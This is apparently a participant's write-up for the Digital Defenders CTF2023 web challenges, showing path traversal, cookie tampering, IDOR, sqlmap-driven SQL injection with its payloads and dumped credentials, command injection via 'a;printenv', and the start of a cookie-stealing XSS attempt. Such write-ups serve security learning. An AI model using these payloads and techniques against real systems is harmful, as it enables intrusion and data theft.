

Digital Defenders

Digital Defenders CTF2023

@arunbalaji

WEB:

1. Laughable File Infiltration:

Description: *Flag is in /flag.txt*

solution:

I accessed the site, did some recon and found an interesting URL that gives the requested files .

<https://ch8135124177.ch.eng.run/view?file=itinerary.txt>

so using the above url , I got the flag which is stored in the root of the directory by "../flag.txt"

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
1 GET /view?file=../flag.txt HTTP/2
2 Host: ch8135120694.ch.eng.run
3 Sec-Ch-Ua:
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: ""
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199
Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15
16
```
- Response:**

```
1 HTTP/2 200 OK
2 Date: Thu, 06 Jul 2023 17:07:33 GMT
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 41
5 Server: nginx/1.25.0
6 X-Powered-By: Express
7 Etag: W/"29-AStzrXb6cywEoRS0gZSRuILX830"
8
9 <pre>
bi0s{ON73HDJDZuK0IY60793DVQ==}
</pre>
```
- Inspector:** Shows Request attributes (2), Request query parameters (1), Request body parameters (0), Request cookies (0), Request headers (16), and Response headers (6).
- Bottom Status:** Done, 242 bytes | 33 millis.

FLAG : bi0s{ON73HDJDZuK0IY60793DVQ==}

2. CookieMonster



Solution: As the challenge is related to cookies , so after visiting the challenge url performed the usual recon like analyzing the source code , robots.txt,sitemap.xml....

on checking the cookies , i found a cookie value is base64 encoded "eyJhZG1pbil6MH0=", decoding this gives a string like this "{\"admin":0}".

so i just changed the value to 1 like this "{\"admin":1}" and encoded it again in base64 and replaced the old cookie with this "eyJhZG1pbil6MX0=" .

Okay you are one among us, here is the nuclear launch code: bi0s{!SreQFC2mxGKIat0CpVqbQ==}

It revealed the flag "**Okay you are one among us, here is the nuclear launch code:
bi0s{!SreQFC2mxGKIat0CpVqbQ==}**"

3.Partially_stored_answers:

Partly stored answers

Retrieve the secret from this page to get the flag!!

Secret

Submit

On checking the source code of the home page I found the 1st part of the flag which is commented like this,


```
<!-- The First part of flag: bi0s{cMoUD -->
```

Now , I checked for robots.txt,sitemap.xml to find the available endpoints.

in /robots.txt , I got the following endpoint **/secrets/k3y** and at the same time I checked the source of /robots.txt , interestingly I got the 2nd part of the flag here.

```
<!-- the second part of the flag : WLZ4s3QkuN -->
```

Now , I visited the endpoint provided in the robots.txt file and got the secret from the source code .



The screenshot shows the browser's developer tools with the 'Elements' tab selected. The code block displays the HTML and CSS for a page titled 'Hello there!'. The CSS includes styles for the body, h1, p, and .secret-button elements. The .secret-button element has a background color of #1E87F0, a font size of 18px, and a border radius of 4px. The page content includes a greeting, a question about looking for a secret, and a button labeled 'Find the Secret' which, when clicked, triggers an alert message. A script at the bottom sets a local storage item named 'secret' with the value 83698.

```
line wrap □
<!-- The First part of flag: bi0s{cMoUD -->
<!-- the second part of the flag : WLZ4s3QkuN -->
<html>
<head>
<meta charset="UTF-8">
<title>Hello there!</title>
<style>
body {
    background-color: #F1F5FB;
    font-family: Arial, sans-serif;
    text-align: center;
}
h1 {
    color: #1E87F0;
    font-size: 36px;
    margin-top: 50px;
    text-shadow: 2px 2px 4px rgba(0, 0, 0, 0.3);
}
p {
    color: #333;
    font-size: 20px;
    margin-top: 20px;
    line-height: 1.5;
}
.secret-button {
    display: inline-block;
    background-color: #1E87F0;
    color: #FFF;
    font-size: 18px;
    padding: 10px 20px;
    border-radius: 4px;
    margin-top: 30px;
    text-decoration: none;
    box-shadow: 2px 2px 4px rgba(0, 0, 0, 0.2);
    transition: background-color 0.3s ease;
}
.secret-button:hover {
    background-color: #116B84;
}
</style>
<h1>Hello there!</h1>
<p>Looking for the secret, are you?</p>
<a class="secret-button" href="#" onclick="alert('Clicking me will not get you the flag')">Find the Secret</a>
<script>localStorage.setItem("secret", 83698);</script>
</head>
<body>
</body>
</html>
```

used this secret 83698 and passed it to the input field got the 3rd part of the flag.




The screenshot shows the browser displaying a success message: 'Congratulations! The Third part: R0mBUBg==}'.

final flag : bi0s{cMoUDWLZ4s3QkuNR0mBUBg==}


4.Phone Book:

In the challenge home page , there was a click here button clicking on that redirects to the page below and the url of the page looks like this: <https://ch12135124311.ch.eng.run/account?id=1>




so I quickly changed the account?id to 0 ,<https://ch12135124311.ch.eng.run/account?id=0>

it revealed the flag:



5.Secret keeper:

The challenge had a login page, so I started testing for injection vulnerabilities. Upon using a single quote('), the site gave an error, and from there I found it was an error-based SQL injection.



So I used sqlmap and dumped the databases.

commands used:

1. sqlmap -u <https://ch13135124315.ch.eng.run/> --forms --dbs --risk 2 --level 2

2. sqlmap -u <https://ch13135124315.ch.eng.run/> --forms --dbs --dump secret

```
(kali㉿kali)-[~]
$ sqlmap -u https://ch13135124315.ch.eng.run/ --forms --dbs --dump secret
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:09:59 /2023-07-11/
[02:10:00] [INFO] testing connection to the target URL
[02:10:00] [INFO] searching for forms
[+] Form: https://ch13135124315.ch.eng.run/
POST data: username=0password
do you want to test this form? [Y/n/q]
> y
Do you want to fill blank fields with random values? [Y/n]
[02:10:00] [INFO] using '/home/kali/.local/share/sqlmap/output/results-07112023.0210am.csv' as the CSV results file in multiple targets mode
[02:10:00] [INFO] testing if the target URL content is stable
[02:10:00] [INFO] target URL content is stable
[02:10:00] [INFO] testing if POST parameter 'username' is dynamic
[02:10:00] [INFO] POST parameter 'username' does not appear to be dynamic
[02:10:07] [INFO] heuristic (basic) test shows that POST parameter 'username' might be injectable (possible DBMS: 'MySQL')
[02:10:07] [INFO] testing for SQL injection on POST parameter 'username'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[02:10:14] [WARNING] reflective value(s) found and filtering out
[02:10:10] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:10:10] [INFO] testing 'Generic inline queries'
[02:10:10] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[02:10:10] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[02:10:23] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'

"the quieter you become, the more you are able to hear"
```

```
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 129 HTTP(s) requests:

Parameter: username (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: username=wLlW' OR NOT 2882=2882#0password=

Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: username=wLlW' AND GTID_SUBSET(CONCAT(0x716a626271,(SELECT (ELT(9118=9118,1)),0x7178787871),9118)-- IcKa&password=

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: username=wLlW' AND (SELECT 4389 FROM (SELECT(SLEEP(5)))PAzr)-- rgpq&password=

Type: UNION query
Title: MySQL UNION query (NULL) - 3 columns
Payload: username=wLlW' UNION ALL SELECT NULL,NULL,CONCAT(0x716a626271,0x4c677068584264726669795a6c45774f79776d5544b57595557554472745242674a637350524a7a,0x7178787871)#&password=

do you want to exploit this SQL injection? [Y/n] y
[02:10:54] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.25.1, PHP 8.1.12
back-end DBMS: MySQL > 5.6
[02:10:55] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] secret
[*] sys

[02:10:55] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[02:10:55] [INFO] fetching current database
[02:10:55] [INFO] fetching tables for database: 'secret'
[02:10:55] [INFO] fetching columns for table 'users' in database 'secret'
[02:10:55] [INFO] fetching entries for table 'users' in database 'secret'
Database: secret
Table: users
[1 entry]
+-----+-----+-----+
| secret | password | username |
+-----+-----+-----+
| bi0s{0CXkkREsmPmqMwY/DRv6y==} | h10067@1u5ns | Master |
+-----+-----+-----+
"the quieter you become, the more you are able to hear"
```

flag : bi0s{0CXkkREsmPmqMwY/DRv6y==}

6. Shellshocker:

This challenge appears to have a command injection vulnerability because a terminal is provided.

My awesome terminal

Welcome to my awesome online terminal, now you believe me??

Challenge Instructions:

1. Enter a command in the form below.
2. Submit the form to execute the command on the server.
3. The output of the command will be displayed below.

Command Execution:

Enter a command: |

Output:

so I listed the files and folders by using this payload : a;ls

My awesome terminal

Welcome to my awesome online terminal, now you believe me??

Challenge Instructions:

1. Enter a command in the form below.
2. Submit the form to execute the command on the server.
3. The output of the command will be displayed below.

Command Execution:

Enter a command: |

Output:

Dockerfile index.html index.js node_modules package-lock.json package.json public

I opened the Dockerfile by using the payload "a; cat Dockerfile" , and found that the flag is stored as environment variable.

```
FROM node:16-buster-slim WORKDIR /app COPY . . RUN mv flag /flag RUN npm install EXPOSE 3000 CMD ["npm", "start"]
```

So I got all the environment variables by using the payload "a;printenv",


```

← → C ch14135124324.ch.eng.run
CH850119834_SERVICE_HOST=10.100.226.195 CH220118723_PORT_80_TCP_ADDR=10.100.166.224 CH2475119349_PORT_80_TCP=tcp://10.100.166.224:80 bi0s(1/1) ^ x PORT=80
CH290120166_PORT_80_TCP_ADDR=10.100.192.130 CH23744119374_PORT_80_TCP_PORT=88 CH890118213_PORT_80_TCP=tcp://10.100.53.67:80 CH2
CH800118180_PORT_80_TCP_ADDR=10.100.175.129 CH24509119410_PORT_80_TCP=tcp://10.100.42.232:80 CH420119916_SERVICE_PORT=88 CH22572119339_PORT_80_TCP_PROTO=tcp
CH5870124318_SERVICE_HOST=10.100.108.2 CH3519119383_PORT_80_TCP_PORT=88 CH930118209_SERVICE_PORT=88 CH890118213_SERVICE_PORT=88 CH24353119337_SERVICE_PORT_CHALL_PORT=88
CH24488119335_PORT_80_TCP_ADDR=10.100.100.51.229 CH980122144_PORT_80_TCP_ADDR=10.100.30.252 CH930118209_PORT_80_TCP=tcp://10.100.30.254:80 CH100124265_PORT_80_TCP=tcp://10.100.214.95:80
CH420119916_PORT=tcp://10.100.87.48:80 CH24438119346_PORT_80_TCP_PORT=88 CH290119871_PORT_1337_TCP_PROTO=tcp CH23126119389_PORT_80_TCP_PORT=88
CH130122132_PORT_80_TCP=tcp://10.100.210.51:88 CH23126119389_PORT_80_TCP_PROTO=tcp CH40119960_SERVICE_PORT_CHALL_PORT=88 CH480122228_SERVICE_PORT_CHALL_PORT=88
CH150121321_PORT_80_TCP=tcp://10.100.196.168:88 CH490173124317_SERVICE_PORT_CHALL_PORT=88 CH24438119346_PORT_80_TCP_PROTO=tcp CH23519119383_PORT_80_TCP_PROTO=tcp
CH23744119374_PORT_80_TCP_PROTO=tcp CH158121312_PORT_80_TCP_PROTO=tcp CH220118722_PORT_80_TCP_PORT=88 CH22523118669_PORT_80_TCP_PROTO=tcp
CH22517118605_PORT_80_TCP=tcp://10.100.97.129:88 CH23745119411_PORT_80_TCP=tcp://10.100.184.255:88 CH220118722_PORT_80_TCP_PROTO=tcp CH1557121308_SERVICE_HOST=10.100.72.126
KUBERNETES_PORT_443_TCP=tcp://10.100.0.1:443 CH22775119373_PORT_80_TCP_PORT=88 CH22418118619_SERVICE_PORT_CHALL_PORT=88 CH220118723_PORT_80_TCP_PORT=88
CH280119941_SERVICE_PORT_443_TCP=tcp://10.100.0.1:443 CH2601209594_PORT_80_TCP_ADDR=10.100.170.214 CH280119941_PORT_80_TCP=tcp://10.100.122.118:88
CH328121251_PORT_80_TCP=tcp://10.100.105.152:88 CH2213118681_SERVICE_HOST=10.100.148.86 CH500122134_PORT_80_TCP=tcp://10.100.198.66:88 CH22775119373_PORT_80_TCP_PROTO=tcp
CH2218118708_PORT_80_TCP=tcp://10.100.25.109:88 CH220118723_PORT_80_TCP_PROTO=tcp CH800118180_PORT_80_TCP_PORT=88 CH410118177_PORT_80_TCP_ADDR=10.100.75.253
CH290120166_PORT_80_TCP=88 CH980118565_SERVICE_HOST=10.100.98.67 CH22572119339_SERVICE_PORT_CHALL_PORT=88 CH23569119393_PORT_80_TCP_ADDR=10.100.183.227
CH24536119332_PORT_80_TCP=tcp://10.100.204.38:80 CH490122144_PORT_80_TCP_PORT=88 CH24488119335_PORT_80_TCP_PORT=88 npm_config_globalconfig=/usr/local/etc/npmrc
npm_config_init_module=/root/.npm-init.js CH810118567_SERVICE_PORT=88 CH2413119347_SERVICE_HOST=10.100.244.254 CH22174118626_PORT_80_TCP=tcp://10.100.164.18:88
CH24341119348_PORT_80_TCP=tcp://10.100.127.136:88 CH1039121302_PORT_80_TCP_ADDR=10.100.92.38 CH24488119335_PORT_80_TCP_PROTO=tcp CH80121925_PORT_80_TCP=tcp://10.100.33.54:80
CH2523118669_SERVICE_PORT_CHALL_PORT=88 CH24438119346_SERVICE_PORT_CHALL_PORT=88 CH23126119389_SERVICE_PORT_CHALL_PORT=88 CH23744119374_SERVICE_PORT_CHALL_PORT=88
CH800118180_PORT_80_TCP_PROTO=tcp CH22522118638_PORT_80_TCP=tcp://10.100.163.112:88 KUBERNETES_SERVICE_HOST=10.100.0.1 CH810118567_PORT_80_TCP=tcp://10.100.94.10:88
CH1070124322_PORT_80_TCP_ADDR=10.100.128.192 CH490122144_PORT_80_TCP_PROTO=tcp CH290120166_PORT_80_TCP_PORT=88 CH23519119383_SERVICE_PORT_CHALL_PORT=88
CH158121312_SERVICE_PORT_CHALL_PORT=88 PMD=/app npm.execpath=/usr/local/lib/node_modules/npm/bin/npm-cli.js CH290119871_PORT_80_TCP=tcp://10.100.114.193:1337
CH390119852_PORT=tcp://10.100.55.167:88 CH290119871_SERVICE_PORT=1337 CH510119915_PORT_80_TCP_ADDR=10.100.40.39 CH390119852_SERVICE_PORT=88
CH220118722_SERVICE_PORT_CHALL_PORT=88 CH260120954_PORT_80_TCP_PORT=88 CH24353119337_PORT_80_TCP=tcp://10.100.2.42:88 npm_config_global_prefix=/usr/local
CH410118177_PORT_80_TCP_PORT=88 CH420119916_PORT_80_TCP_ADDR=10.100.87.48 CH40119960_PORT_80_TCP=tcp://10.100.100.68:88 CH2210119353_SERVICE_HOST=10.100.16.57
CH260120594_PORT_80_TCP_PROTO=tcp CH850119834_SERVICE_PORT=88 CH480122220_PORT_80_TCP=tcp://10.100.85.20:88 CH49173124317_PORT_80_TCP=tcp://10.100.139.47:88
CH20120182_SERVICE_HOST=10.100.59.16 CH15125123110_SERVICE_HOST=10.100.165.82 CH850119834_PORT_80_TCP=tcp://10.100.226.195:88 CH22775119373_SERVICE_PORT_CHALL_PORT=88
CH890118213_PORT_80_TCP_ADDR=10.100.53.67 CH23569119393_PORT_80_TCP_PORT=88 CH930118209_PORT_80_TCP_ADDR=10.100.30.254 CH220118723_SERVICE_PORT_CHALL_PORT=88 npm_command=st
CH24488119335_SERVICE_PORT_CHALL_PORT=88 CH1039121302_PORT_80_TCP_PORT=88 CH800118180_SERVICE_PORT_CHALL_PORT=88 CH23569119393_PORT_80_TCP_PROTO=tcp
CH290120166_SERVICE_PORT_CHALL_PORT=88 CH490122144_SERVICE_PORT_CHALL_PORT=88 CH17012142322_PORT_80_TCP_PORT=88 CH410118177_PORT_80_TCP_PROTO=tcp CH5070124318_SERVICE_PORT=88
CH12229124321_SERVICE_HOST=10.100.173.113 CH2448118619_PORT_80_TCP=tcp://10.100.82.42:88 CH5070124318_PORT_80_TCP=tcp://10.100.188.28 FLAG:[VEmpx1DefHwxRiaCveRQ==]
CH1070124322_PORT_80_TCP_PROTO=tcp CH510119915_PORT_80_TCP_PORT=88 CH38216180837_SERVICE_HOST=10.100.225.207 CH38120183_SERVICE_HOST=10.100.156.133
CH280119941_PORT_80_TCP_ADDR=10.100.122.118 CH290119871_PORT_1337_TCP=tcp://10.100.114.193:1337 CH1039121302_PORT_80_TCP_PROTO=tcp
CH25272119339_PORT_80_TCP=tcp://10.100.0.149:88 CH2503118701_SERVICE_HOST=10.100.171.194 CH3527519258_SERVICE_HOST=10.100.48.94 CH5070124323_SERVICE_HOST=10.100.255.119
CH14135124324_SERVICE_HOST=10.100.240.216 CH1557121308_PORT=tcp://10.100.72.126:88 CH2213118681_PORT=tcp://10.100.148.86:88 CH23744119374_PORT_80_TCP=tcp://10.100.39.13:88
CH2523118669_PORT_80_TCP=tcp://10.100.42.77:88 CH23126119389_PORT_80_TCP=tcp://10.100.190.126:88 CH420119916_PORT_80_TCP_PORT=88


```

7. Feedback:

Upon visiting the challenge site, it appears that this challenge is based on XSS (Cross-Site Scripting) because there is an input field and an admin bot provided. This suggests that the challenge may involve exploiting the input field to execute malicious scripts on the target page.



so to confirm XSS I used a basic payload like this: ">"




By now we confirm this site is vulnerable to xss, so I quickly crafted a xss payload to steal the admin cookie .

I submitted the above payload in the input field and copied the url of that page which looks like this

